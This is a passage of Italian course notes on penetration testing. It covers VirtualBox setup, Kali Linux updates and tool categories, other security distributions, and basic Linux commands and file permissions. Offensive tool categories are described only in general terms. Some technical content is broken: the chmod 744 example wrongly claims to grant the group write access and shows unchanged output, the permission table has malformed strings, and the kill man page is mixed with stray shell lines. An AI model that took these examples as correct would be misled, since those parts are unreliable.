Un meccanismo importante di *VirtualBox* sono gli **snapshot o istantanee**, che permettono di salvare lo stato di una macchina virtuale in un dato momento e di ripristinarlo in qualsiasi momento. Sono utili perché evitano il processo di reinstallazione e configurazione del sistema operativo, e possono essere utilizzate ad esempio sia in caso di **recovery**, a causa di configurazioni sbagliate, sia per "**pulire**" il sistema operativo dopo aver effettuato determinate operazioni che lo hanno compromesso (installazione di backdoor o configurazioni particolari). Per creare un'istantanea di una macchina virtuale basta cliccare sul nome della macchina virtuale e poi cliccare su **Istantanea**. Appare un menu nel quale è possibile creare, configurare, eliminare e ripristinare un'istantanea. È possibile anche creare diverse istantanee.

Inoltre, è possibile **clonare** una macchina virtuale, che può essere utile per condividere la VM senza effettuare tutto il processo di installazione e senza doverle riconfigurare. Bisogna solo fare attenzione dato che questi processi ovviamente hanno bisogno di molto spazio sul disco fisso.



4.1.1 Comandi

I comandi di *Kali Linux* vengono eseguiti nella shell, e ogni comando può essere eventualmente seguito da parametri. Il **terminale** è un interprete di comandi e anche di linguaggi di scripting. Per avere informazioni su un particolare comando si può utilizzare il comando **man**:

- `man nomeComando` mostra il manuale completo del comando;
- `nomeComando -help oppure nomeComando --help` mostra un aiuto veloce sul comando.

Inoltre, il terminale include una funzione di auto completamento per i nomi dei comandi o dei file, utilizzabile tramite il tasto TAB.

L'aggiornamento del sistema è un processo che conviene effettuare sempre, soprattutto nel caso di *Kali Linux*, in quanto questo si basa su repository di exploit, vulnerabilità e strumenti per attacchi che vengono continuamente aggiornati, e quindi aggiornando il sistema operativo verranno aggiornati anche le repository. Per effettuare l'aggiornamento si utilizzano i seguenti comandi:

- `sudo apt-get update` per scaricare dalle repository di *Kali* le versioni aggiornate dei pacchetti installati;
- `sudo apt-get upgrade` per aggiornare gli applicativi di sistema;
- `sudo apt-get dist-upgrade` per aggiornare anche tutte le componenti di sistema quali librerie, bootloader, ecc...; questa modalità di aggiornamento è quella più invasiva ma anche quella che permette di avere il sistema sempre aggiornato all'ultima versione.

Per cercare e installare applicativi dal terminale utilizzando il gestore di pacchetti si può utilizzare il comando `apt-cache search NomeApplicativo`, che supporta anche le espressioni regolari.

Per installare un applicativo si utilizza il comando `apt-get install nomeApplicativo`. Oltre all'applicativo vengono installate anche tutte le dipendenze necessarie al suo funzionamento.

Il gestore di pacchetti di *Kali* è molto evoluto e consente di effettuare anche il ripristino di eventuali pacchetti danneggiati o non funzionanti. Per avere maggiori informazioni basta ovviamente richiamare il manuale tramite il comando `man apt`.

4.1.2 Guest Additions


Un'altra cosa che conviene installare sono le **Guest Additions**, che sono delle componenti aggiuntive per *VirtualBox* che consentono di ottenere una migliore integrazione tra la **macchina host** e la **macchina guest**. Per installare le *Guest Additions* basta andare nel menu `Devices` di *VirtualBox* mentre la macchina virtuale è avviata, e cliccare su `Insert Guest Additions CD Image`. A questo punto tramite terminale si può andare nella cartella `/media/cdrom0` oppure `/media/cd` e avviare il comando `sh ./VBoxLinuxAdditions.run`. Una volta installate è buona norma riavviare la macchina tramite il comando `reboot`.

```
root@kali:~# cd /media/cdrom0/
root@kali:/media/cdrom0/# ls
AUTORUN.INF  VBoxDarwinAdditions.pkg
autorun.sh   VBoxDarwinAdditionsUninstall.tool
cert         VBoxLinuxAdditions.run
NT3x         VBoxSolarisAdditions.pkg
OS2          VBoxWindowsAdditions-amd64.exe
runasroot.sh VBoxWindowsAdditions.exe
TRANS.TBL    VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0/#
```

4.1.3 Cartelle condivise

Una funzione utile che fornisce *VirtualBox* sono le **cartelle condivise** tra la **macchina virtuale** e la **macchina host**. Sono molto utili per condividere appunto file tra le due macchine, come ad esempio *screenshot* fatti in *Kali* che potrebbero servire nel Report che facciamo su *Microsoft Word* o comunque lavorando su *Windows*; o ancora per copiare velocemente file da una macchina all'altra.

Per creare una **cartella condivisa** selezioniamo la macchina virtuale che ci interessa dalla schermata principale di *VirtualBox* ed entriamo nelle proprietà. Dopo aver selezionato la scheda **Cartelle condivise**, basta cliccare sull'icona per creare una nuova cartella condivisa, immettere i dati necessari a crearla e cliccare su **OK**.



Ulteriori migliorie in *VirtualBox* possono essere ottenute tramite l'installazione del *VirtualBox Extension Pack*, tra cui supporto a dispositivi *USB 2.0* e *3.0*, *RDP*, crittografia del disco, dispositivi con interfaccia *NVMe* e altro.

4.1.4 Categorie di strumenti

Una delle caratteristiche più importanti di *Kali* è quella di avere a disposizione una serie di strumenti pronti all'uso. *Kali* raggruppa gli strumenti in base alla loro funzione; possiamo vedere di seguito questa categorizzazione, insieme ad una descrizione sommaria di ogni categoria di strumenti.

Information Gathering

Come sappiamo, l'**Information Gathering** è la prima fase del processo di *Penetration Testing* relativamente alla metodologia di studio del corso. Gli strumenti presenti in questa categoria raccolgono informazioni sull'asset da analizzare, non solo dal punto di vista della rete (DNS, IDS, IPS, ecc.) ma anche informazioni sulle persone: fornisce infatti una serie di strumenti per l'analisi **OSINT** (Open Source Intelligence) che possono essere raccolte in rete senza l'utilizzo di credenziali, sottoscrizioni o registrazioni, che contiene informazioni su persone, indirizzi virtuali noti, indirizzi fisici, contatti, ecc...

Vulnerability Analysis

La seconda categoria di strumenti fornisce una serie di **Vulnerability scanner** e similari che consentono di rilevare le vulnerabilità. Spesso alcuni strumenti possono essere trovati in diverse sottosezioni (è il caso di *nmap* o *sqlmap*) perché hanno più funzioni. Inoltre, abbiamo i **Fuzzing Tools**, strumenti che permettono di sottoporre degli input malformati o costruiti in un certo modo per controllare come si comporta una componente con questi input.

Web Application Analysis

Sono strumenti necessari all'analisi di sicurezza di applicazioni web, quindi per valutare la sicurezza sia della parte di backend che di frontend. Ad esempio, è presente **burpsuite**, che fa analisi di tipo *man-in-the-middle*; diversi web crawler e directory scanner che fanno visite ricorsive per individuare file nascosti all'interno di siti web, analisi delle vulnerabilità in senso stretto, ecc..

Database Assessment

Qui sono presenti strumenti per la valutazione di sicurezza di database, come **sqlmap** e **dbbrowser**, che permettono di effettuare attacchi *SQL injection* di vario tipo, o fare il *dump* di interi database.

Password Attacks

Sono strumenti che permettono di effettuare attacchi di tipo **brute force** sia per fare **privilege escalation**, sia per accedere a **file protetti da password**. Utilizzano tipicamente attacchi di tipo dizionario e possono essere sia offline (attacchi a file e a strumenti legati alla rete) sia online (attacchi via SSH, siti web, ecc...).

Wireless Attacks

Questa categoria contiene strumenti che vengono impiegati su WiFi, Bluetooth e altre tecnologie wireless. Solitamente per utilizzare questi strumenti è necessario hardware ad hoc, ovvero schede di rete che supportino il meccanismo di **packet injection**.

Reverse Engineering

Sono strumenti per effettuare il **debug** o il **disassemblaggio di file eseguibili**, quindi per ricavare codice sorgente, codice assembly o anche solo per capire la logica interna, a partire dai file binari.

Exploitation Tools

Categoria che contiene strumenti che permettono di **sfruttare le vulnerabilità**. La fase di **exploitation**, come sappiamo, è una fase importante del processo di *Penetration Testing*, perché distingue appunto questa attività da quella di *Vulnerability Assessment*.

Vengono riportati strumenti che permettono l'utilizzo di *exploit* in senso convenzionale (quindi tramite payload), ma anche strumenti per attacchi di ingegneria sociale permettendo di creare dei payload che, se l'utente inconsapevole esegue, consentono l'accesso alla macchina dello stesso.

Sniffing e Spoofing

Sono strumenti per intercettare il traffico di rete, come **wireshark**, **ettercap** che funziona molto bene per reti wifi, mitm proxy che non solo intercetta il traffico ma è capace di modificarlo per fare attacchi di tipo **man-in-the-middle**.

Post Exploitation

Strumenti necessari a mantenere l'accesso su un sistema violato, oppure per fare **privilege escalation** all'interno del sistema. È una fase che segue quella di **exploitation**. Strumenti utili in questa fase, oltre a **backdoor**, sono strumenti di **tunneling** che permettono di inviare e ricevere traffico (tipicamente TCP/IP) all'interno di altri protocolli che non vengono filtrati dal firewall. Le **backdoor** possono essere installate sia a livello di sistema operativo che su server web.

Forensics

Strumenti ad hoc per l'analisi forense di dispositivi da cui recuperare file cancellati, ricostruire attività nella timeline del sistema operativo, ecc...

Reporting Tools

Strumenti di ausilio per la documentazione del processo di *Penetration Testing*.

Social Engineering Tools

Strumenti di varie tipologie, per effettuare ingegneria sociale.

Altri strumenti

Altri strumenti che offre *Kali* sono relativi allo **stress testing**, ovvero verificare il carico di lavoro di determinate componenti; oppure strumenti per l'**hardware hacking**, per analizzare applicazioni per *Android* e/o per *Arduino*.

4.2 Altre distribuzioni

Anche se durante il corso faremo solo riferimento a *Kali Linux*, è importante avere una visione generale di altre distribuzioni *Linux* orientate alla sicurezza, perché ognuna di esse ha delle caratteristiche particolari. Un modo utile per provarle senza l'odissea del processo di installazione e configurazione è tramite il tool **OSBOXES** (sito web <https://www.osboxes.org>). È un tool che permette di scaricare sistemi operativi *UNIX/Linux* già importabili in *VirtualBox* o *VMWare*.

Parrot Linux

Distro basata su *Debian* (sito web <https://parrotlinux.org/>). Non unicamente orientata alla sicurezza, infatti è una distribuzione **general purpose** che dispone di buona parte degli strumenti offerti anche da *Kali*, divisi in categorie. In particolare, presenta degli strumenti utili per la valutazione della sicurezza in ambito **automotive**.

BackBox Linux

Anch'essa basata su *Debian* (sito web <https://www.backbox.org/>). Sempre molto intuitiva e general purpose, offre strumenti per la navigazione anonima tramite rete *TOR* o *VPN*. Alcuni strumenti di importante rilevanza sono quelli per lo **stress testing**, infatti, è possibile fare attacchi **DoS** o **Fuzzing**. Inoltre, possiede strumenti utili per l'analisi di dispositivi mobile, come *Android*.

BlackArch Linux

BlackArch è basata su *Arch Linux* (sito web <https://blackarch.org/>). Offre un ambiente grafico desktop non proprio intuitivo, ma ha sicuramente una grafica molto accattivante. Anche qui gli strumenti sono divisi in categorie. Offre strumenti molto particolari che permettono di effettuare *penetration testing* su **droni** e di costruire **honeypot** già configurate. Inoltre, permette di fare **code audit**, ovvero analisi del codice sorgente per vedere se quel codice non rispetta determinati pattern o controlli di sicurezza, che possono essere sfruttati magari per fare exploitation o altro.

4.3 Fondamenti di Linux

Dal punto di vista concettuale, le nozioni fondamentali che vedremo valgono per tutte le distribuzioni di *Linux*. Ovviamente, ci saranno piccole caratteristiche a differenziarli ma ciò non è importante. Infatti, si pone una maggiore priorità nell'avere un'infarinatura come base, in maniera da facilitare la comprensione delle nuove nozioni che si affronteranno in futuro. Non solo, queste nozioni ci serviranno per effettuare attività di analisi, oltre a fare exploitation dato che la maggioranza dei server implementano sistemi *Linux Based* (come *BSD*, *Solaris*, etc...).

4.3.1 Struttura del File System

La prima cosa da tenere a mente è capire l'ambiente su cui ci si sta muovendo. Quindi bisogna studiare la struttura del **File System**, ovvero studiare in che modo vengono create le directory, le relazioni tra le varie directory e le proprietà che hanno determinati file. Questo studio consente di poter utilizzare gli strumenti per effettuare il *penetration testing*.

Per esempio, si potrebbe avere la necessità di impostare opportuni permessi per determinati comandi/file, un contesto che si effettua nella fase **post-exploitation** in cui si cerca di incrementare i permessi all'interno dell'asset. La struttura del file implementato nei sistemi *Linux Based* si ispira alla struttura dell'**albero**. Abbiamo modo di visualizzare questa struttura ad albero mediante il seguente comando **tree**. Tale comando non viene installato di default in *Kali Linux*, quindi, è necessario scaricarlo mediante il comando `apt-get install tree`. Con il comando `man tree` abbiamo la possibilità di visualizzare maggior informazioni.

```
TREE(1)           General Commands Manual          TREE(1)

NAME
    tree - list contents of directories in a tree-like format.

SYNOPSIS
    tree [-acdfghilnpqrstuvwxyzACDFQNSUX] [-L level [-R]] [-H baseHref] [-T title]
          [-o filename] [--nolinks] [-P pattern] [-I pattern] [--inodes]
          [--device] [--noreport] [--dirsfirst] [--version] [--help] [--filelimit #]
          [--si] [--prune] [--du] [--timefmt format] [--matchdirs] [--from-file]
          [--] [directory ...]
```

Vediamo un esempio. Eseguendo il comando `tree -L 1 -d /` dove:

- `-L 1` stabilisce quanti livelli per un nodo padre deve visualizzare. In questo caso si visualizza soltanto il primo livello/directory figlie della directory di partenza;
- `-d` visualizza soltanto le directory;
- `/` directory di partenza da cui partire per creare la struttura ad albero.

Avremo il seguente risultato:

```
root@kali:~# tree -L 1 -d /
/
├── bin    -> usr/bin
├── boot
├── dev
├── etc
├── home
├── lib    -> usr/lib
├── lib32  -> usr/lib32
├── lib64  -> usr/lib64
├── libx32 -> usr/libx32
├── lost+found
├── media
├── mnt
├── opt
├── proc
├── root
├── run
├── sbin   -> usr/sbin
├── srv
├── sys
└── tmp
└── usr
└── var
```

tree -L 1 -d /

Vengono mostrate tutte le
directory «figlie» del nodo radice /

Dalla figura, notiamo che ci sono una serie di directory figlie (la nomenclatura delle directory potrebbe cambiare in relazione alla tipologia della distribuzione di Linux). Analizziamoli nello specifico:

- **/: directory root** che rappresenta la radice dell'albero delle directory;
- **bin->usr/bin**: directory contenente programmi di uso comune, accessibile sia dall'utente root (utente con i maggior permessi in un sistema Linux) che dagli altri utenti;
- **boot**: directory contenente tutti i file necessari all'avvio del sistema operativo (fare modifiche in questa directory potrebbe compromettere l'avvio);
- **dev**: directory contenente riferimenti alle periferiche hardware usate dal sistema operativo, che sono viste come file con proprietà speciali;
- **etc**: directory contenente i più importanti file di configurazione usati dal sistema operativo;
- **home**: home directory dei vari utenti. In questa directory sono memorizzati i file appartenenti allo *User Space* di un utente (effettuare modifiche in uno spazio utente riservato non va in nessun modo a danneggiarne altri e lo stesso vale per il sistema operativo);
- **lib->usr/lib**: directory contenente i file di libreria usati dai programmi (come i link loader). Le successive tre directory specializzano il comportamento dell'utilizzo delle librerie a seconda della tipologia di processore utilizzato;

- **lost+found**: directory contenente file recuperati o ripristinati in seguito ad averti anomali del sistema operativo (mancanza di corrente, sistema bloccato, etc...);
- **media**: *mount point* di default per file system esterni a quello di *Linux*. Si tratta di una cartella importante che consente l'operazione *Mounting*. Si tratta di un comando che consente di rendere disponibili agli utenti i file e le directory memorizzate su un dispositivo esterno (hard disk, CD-ROM, penne USB, etc...), così che tali utenti possano accedervi tramite *file system* del sistema operativo;
- **mnt**: *mount point* di default nelle vecchie versioni di *Linux* per *file system* esterni a quello di *Linux*;
- **opt**: directory contenente software aggiuntivo o di applicazioni di terze parti;
- **proc**: *file system* contenente informazioni riguardo le risorse di sistema. Analizzando tale cartella è possibile studiare il funzionamento del sistema operativo. Per esempio, esiste una cartella contenente varie informazioni della *CPU*;
- **root**: home directory dell'utente *root*. Simile alla directory *home* con la differenza che vengono aggiunti informazioni inerenti alle attività che *root* svolge.
- **sbin->usr/bin**: directory contenente programmi usati dal sistema operativo o dall'amministratore del sistema;
- **tmp**: directory contenente file temporanei usati dal sistema operativo. Il contenuto di essa viene cancellato ad ogni riavvio del sistema operativo.
- **usr**: directory contenente file eseguibili, librerie e documentazione per i programmi degli utenti;
- **var**: directory contenente informazioni temporanee utilizzate dal sistema operativo: file di log, e-mail in uscita, spool di stampa, etc. Una directory maggiormente sfruttata dagli investigatori forensi.

4.3.2 Comandi di base

Navigazione delle Directory

Ogni volta che si naviga all'interno del *file system* di un computer, si ha la necessità di capire dove ci si trovi in quel momento (magari è stata sfruttata una vulnerabilità di una macchina per avere accesso da remoto). Mediante il comando **pwd** è possibile visualizzare/stampare il percorso (path) della *current working directory*.

Dal seguente esempio, si nota che la directory corrente è `/root` perché l'utente è loggato come root. Altrimenti la directory corrente sarebbe stata la seguente `/home/nomeUtente`.

```
root@kali:~# pwd
/root
root@kali:~#
```

Per poter navigare tra le varie directory, si utilizza il comando **cd**. Il seguente esempio mostra l'entrata nella directory `Desktop` dove, quest'ultimo rappresenta la directory figlia della directory `root`.

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# pwd
/root/Desktop
root@kali:~/Desktop#
```

Esistono delle directory speciali che consentono di fare azioni specifiche:

- ~ : Home directory dell'utente;
- . : Directory corrente;
- .. : Directory padre della directory corrente.

Proprietà del file - Tipologie di file

Tutto ciò che costituisce *Linux* è visto come un file oppure come un processo. Tale ragionamento vale anche per i dispositivi di input, risorse del sistema, etc... Oltre ai file convenzionali, ne esistono altri con caratteristiche particolari:

- **Directory:** file che sono liste di altri file;
- **Link:** collegamenti a file o directory per renderli visibili in altre parti del file system per un minore consumo della memoria;
- **File speciali:** usati per comunicare con dispositivi di I/O (Character Device e Block Device);
- **Socket:** simili alle *socket TCP/IP*, consentono la comunicazione bidirezionale tra processi (i dati possono essere trasferiti da un processo all'altro e viceversa);
- **Pipe:** simili alle *Socket*, consentono la comunicazione unidirezionale tra processi (i dati possono essere trasferiti solo da un processo all'altro). Questo, a differenza della *Socket*, viene utilizzato in maniera continuativa, ovvero un dato può essere trasportato in questa maniera *A* → *B* → *C*.

Ciascuna tipologia di file è rappresentata mediante un determinato simbolo:

Simbolo	Significato
-	Regular file
d	Directory
l	Link
c	Character Device
b	Block Device
s	Socket
p	Pipe

Proprietà del file - Proprietario, Gruppi, Altri

In *Unix/Linux*, ciascun file ha un **proprietario** ed un **gruppo di appartenenza**. Inoltre, ciascun utente può appartenere a più gruppi dato che il sistema può essere multi-utente. In questi sistemi, i permessi sono settati in base a tre classi di utenti:

1. **Proprietario**;
2. **Gruppo**;
3. **Tutti gli altri**.

Questa suddivisione in tre categorie, garantisce che una persona abbia a disposizione i permessi strettamente necessari per fare le proprie attività, oltre ad evitare che una persona potrebbe abusare dei permessi aggiuntivi per fini malevoli. In pratica, evita il verificarsi di situazioni pericolosi e spiacevoli. L'uso dei gruppi consente di delegare capacità aggiuntive in modo organizzato (ad esempio, accesso a dischi, stampanti ed altre periferiche) e consente al "superutente" (root) di delegare alcune attività amministrative ad utenti "normali".

Proprietà del file - Permessi di file

In Linux vengono assegnati i permessi ai file, in base a tre categorie di utenti:

- **Owner**: i permessi si applicano solo al proprietario del file e non riguardano gli altri utenti;
- **Group**: i permessi si applicano solo agli utenti appartenenti al gruppo associato al file e non riguardano gli altri utenti;
- **All Users/Others**: i permessi si applicano a tutti gli utenti del sistema che non rientrano nelle altre due categorie.

A ciascuna categoria di utente sono assegnati tre tipi di permessi (tripla di permessi): **rwxrwxrwx**

- **Read (r)**: l'utente può leggere i contenuti di un file;
- **Write (w)**: l'utente può scrivere o modificare un file;
- **Execute (x)**: l'utente può eseguire un file.

La tripla di permessi viene assegnata mediante un valore numerico decimale a ciascuna categoria di utenti. Questa si basa sulla notazione posizionale:

- **Permesso Abilitato** -> **1** in binario;
- **Permesso Disabilitato** -> **0** in binario.

Per comprenderlo maggiormente, possiamo notare la seguente figura dove si vuole settare i tre permessi per tutte le categorie di utenti (tutti possono fare tutto):



Quindi per fare in modo che tutti possono fare tutto, si dovrebbe assegnare il valore **777**. Altrimenti se si volesse negare i permessi di esecuzione per i gruppi **Group** e **Other**, basterebbe semplicemente dover impostare il valore **766** che corrisponde di fatto a **rwxrw-rw-**.

Mettendo insieme tale argomento con la tipologia dei file, ci troveremo di fronte alla seguente tabella:

Tipo di file	Permessi del proprietario	Permessi del gruppo	Permessi degli altri	Cosa verrà mostrato	Valore decimale
-	rW-	rW-	r--	-rW-rW-r--	664
d	r--	r--	r--	dr--r--r--	444
l	rwx	rwx	rwx	lrwxrwxrwx	777
s	rwx	r-x	r-x	srxwxr-xr-x	755
b	rW-	rW-	---	bRW-rW----	660
c	rW-	-W-	---	CRW-W----	620

Proprietà del file - Visualizzare le proprietà

Mediante il comando **ls** è possibile visualizzare le proprietà del file.

Eseguendo il comando **ls -lh**, dove il parametro **l** consente di stampare informazioni specifiche e **h** consente un formato di facile comprensione, verrà visualizzato una lista di file con le relative proprietà.

I **file speciali** vengono mostrati in **giallo**, i **link** in **azzurro**, le **directory** in **blu**, i **file eseguibili** in **verde**.

```
root@kali:/dev# pwd
/dev
root@kali:/dev# ls -lh
total 0
crw-r--r-- 1 root      root      10, 235 Jan 31 03:10 autofs
drwxr-xr-x 2 root      root          140 Jan 31 03:10 block
drwxr-xr-x 2 root      root          80 Jan 31 03:10 bsg
crw----- 1 root      root      10, 234 Jan 31 03:10 btrfs-control
drwxr-xr-x 3 root      root          60 Jan 31 03:10 bus
lrwxrwxrwx 1 root      root          3 Jan 31 03:10 cdrom -> sr0
drwxr-xr-x 2 root      root          2.8K Jan 31 03:10 char
crw----- 1 root      root      5,   1 Jan 31 03:12 console
lrwxrwxrwx 1 root      root          11 Jan 31 03:10 core -> /proc/kcore
```

Ogni entry è costituita da una serie di colonne:

- 1° colonna: tipologia del file + tripla di permessi;
- 2° colonna: numero di hard link. Quest'ultimo indica l'associazione del nome di un file al suo contenuto;
- 3° colonna: utente proprietario del file;
- 4° colonna: gruppo associato al file;
- 5° colonna: dimensione del file;
- 6° colonna: ultima modifica del file;
- 7° colonna: nome del file.

Modificare i permessi dei file

I principali comandi per modificare i permessi associati ad un file sono:

- **chmod**: permette di cambiare i permessi di un file;
- **chown**: permette di cambiare il proprietario di un file;
- **chgrp**: permette di cambiare il gruppo di appartenenza di un file.

Vediamo un tipico caso di utilizzo. Abbiamo la seguente situazione:

```
root@kali:~/Desktop/permessi# ls -lh
total 4.0K
-rw-r--r-- 1 root root 42 Mar 19 21:33 pippo.txt
```

Abbiamo che:

- **File**: pippo.txt;
- **Owner**: root;
- **Group**: root;
- **Permessi di Owner**: lettura e scrittura;
- **Permessi di Group**: lettura;
- **Permessi di Others**: lettura.

Si vuole dare ai gruppi la possibilità di **scrivere** il medesimo file. Quindi a quest'ultimo si imposta il nuovo permesso con il comando **chmod** e con il valore **744**.

```
root@kali:~/Desktop/permessi# chmod 744 pippo.txt
root@kali:~/Desktop/permessi# ls -lh
total 4.0K
-rw-r--r-- 1 root root 42 Mar 19 21:33 pippo.txt
```

Adesso si vuole che l'*owner* del file non sia il root, bensì un altro utente.

Quindi si crea un nuovo utente di sistema (**arccas**) mediante il comando **adduser**

arccas, per poi cambiare il proprietario del file mediante il comando **chown**.

```
root@kali:~/Desktop/permessi# chown arccas pippo.txt
root@kali:~/Desktop/permessi# ls -lh
total 4.0K
-rw-r--r-- 1 arccas root 42 Mar 19 21:33 pippo.txt
```



Dopodiché si vuole che il gruppo non sia il **root**, ma l'utente **arccas**. Quindi si provvede a cambiare il gruppo mediante il comando **chgrp**.

```
root@kali:~/Desktop/permessi# chgrp arccas pippo.txt
root@kali:~/Desktop/permessi# ls -lh
total 4.0K
-rw-r--r-- 1 arccas arccas 42 Mar 19 21:33 pippo.txt
```

Visualizzazione processi

Tramite il comando **ps aux** è possibile visualizzare i processi in esecuzione.

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.4	182380	9028	?	Ss	03:10	0:01	/sbin/init
root	2	0.0	0.0	0	0	?	S	03:10	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	I<	03:10	0:00	[rcu_gp]
root	4	0.0	0.0	0	0	?	I<	03:10	0:00	[rcu_par_gp]
root	6	0.0	0.0	0	0	?	I<	03:10	0:00	[kworker/0:0H-kblockd]
root	8	0.0	0.0	0	0	?	I<	03:10	0:00	[mm_percpu_wq]

- **USER** indica l'*owner* del processo;
- il **PID** indica l'ID del processo;
- **CPU Percentuale**: quantità di CPU espressa in percentuale utilizzata dal processo;
- **Memoria Percentuale**: percentuale di memoria utilizzata dal processo;
- **VSZ** (Virtual Memory Size): memoria virtuale che un processo può usare;
- **Resident Set Size (RSS)**: memoria fisica (non swapped) che un processo ha usato;
- **TTY** (TeleTYpewriter - Terminal) che controlla il processo;
- **STAT**: status e priorità del processo;
- **START**: ora di inizio o data del processo;
- **TIME**: tempo di utilizzo totale della *CPU*;
- **COMMAND**: nome del processo.

Tramite il comando **pstree** è possibile visualizzare l'intero albero dei processi.

```
root@kali:~# pstree
systemd—ModemManager—2*[{ModemManager}]
      |—NetworkManager—dhclient
      |      |—2*[{NetworkManager}]
      |—2*[VBoxClient—VBoxClient—{VBoxClient}]
      |—VBoxClient—VBoxClient
      |—VBoxClient—VBoxClient—2*[{VBoxClient}]
      |—VBoxService—7*[{VBoxService}]
      |—accounts-daemon—2*[{accounts-daemon}]
      |—bolted—2*[{bolted}]
      |—colord—2*[{colord}]
      |—cron
      |—dbus-daemon
      |—fwupd—4*[{fwupd}]
      |—gdm3—gdm-session-wor—gdm-x-session—Xorg—3*[{Xorg}]
          |—gnome-session-b—gnome-shell+
          |          |—gsd-ally-s+
          |          |—gsd-clipbo+
      |—gnome-terminal—2*[{gnome-terminal}]
```

Mediante il comando **kill** è possibile inviare un segnale ad un processo specificando il *Process ID* (PID) di tale processo.

```
KILL(1)                               User Commands                               KILL(1)
NAME root@kali:~# ps -e | grep less
  301 kill -s 2 -send a signal to a process
root@kali:~# 
SYNOPSIS
  kill [options] <pid> [...]

DESCRIPTION
  The default signal for kill is TERM. Use -l or -L to list available
  signals. Particularly useful signals include HUP, INT, KILL, STOP,
  CONT, and 0. Alternate signals may be specified in three ways: -9,
  -SIGKILL or -KILL. Negative PID values may be used to choose whole
  process groups; see the PGID column in ps command output. A PID of -1
  is special; it indicates all processes except the kill process itself
  and init.
```

Mediante il comando **killall** è possibile arrestare un processo specificando il nome di tale processo.

```
KILLALL(1)                             User Commands                            KILLALL(1)
NAME
  killall - kill processes by name

SYNOPSIS
  killall [-Z, --context pattern] [-e, --exact] [-g, --process-group]
  [-i, --interactive] [-n, --ns PID] [-o, --older-than TIME]
  [-q, --quiet] [-r, --regexp] [-s, --signal SIGNAL, -SIGNAL] [-u, --user
  user] [-v, --verbose] [-w, --wait] [-y, --younger-than TIME] [-I, --ig-
  nore-case] [-V, --version] [--] name ...
  killall -l
  killall -V, --version

DESCRIPTION
  killall sends a signal to all processes running any of the specified
  commands. If no signal name is specified, SIGTERM is sent.

  Signals can be specified either by name (e.g. -HUP or -SIGHUP) or by
  number (e.g. -1) or by option -s.

  If the command name is not regular expression (option -r) and contains
  a slash (/), processes executing that particular file will be selected
```

Ricerca di una stringa in un file

Si possono ricercare stringhe all'interno di file utilizzando il comando **grep**. Tramite questo comando è possibile stampare le linee di un file contenenti la stringa o il pattern cercato.




```
root@kali:~# less /etc/services | grep http
# Updated from https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml .
http          80/tcp      www                  # WorldWideWeb HTTP
https         443/tcp     webcache            # http protocol over TLS/SSL
http-alt      8080/tcp    webcache            # WWW caching service
http-alt      8080/udp
root@kali:~#
```

- **less** permette di leggere un file;
- l'operatore **|** è detto **pipe** e permette di inviare informazioni tra processi poiché l'output del processo a sinistra della pipe diventa l'input di quello a destra.

Ricerca di un file

Per ricercare un file c'è bisogno di utilizzare il comando **locate**.

Prima di utilizzare questo comando, è necessario utilizzarne un altro: **updatedb**. Questo comando è necessario per aggiornare il database di sistema su cui tale comando andrà ad effettuare la ricerca.



```
root@kali:~# updatedb
root@kali:~# locate named.conf
/usr/share/samba/setup/named.conf
/usr/share/samba/setup/named.conf.dlz
/usr/share/samba/setup/named.conf.update
root@kali:~#
```

hze
Associazione

Un altro comando utilizzato è **find**




```
root@kali:~# find / -iname pippo.txt
/root/Desktop/pippo.txt
root@kali:~#
```

In particolare, il **/** è un comando che indica la *directory* di sistema a partire dalla quale inizierà la ricerca.

È importante ricordare che la ricerca è **case insensitive**.

Con il comando **whereis** è possibile effettuare la ricerca di un file eseguibile (comando di sistema) e della relativa *man page* (ovvero le pagine del manuale).



```
root@kali:~# whereis dd
dd: /usr/bin/dd /usr/share/man/man1/dd.1.gz
root@kali:~#
```

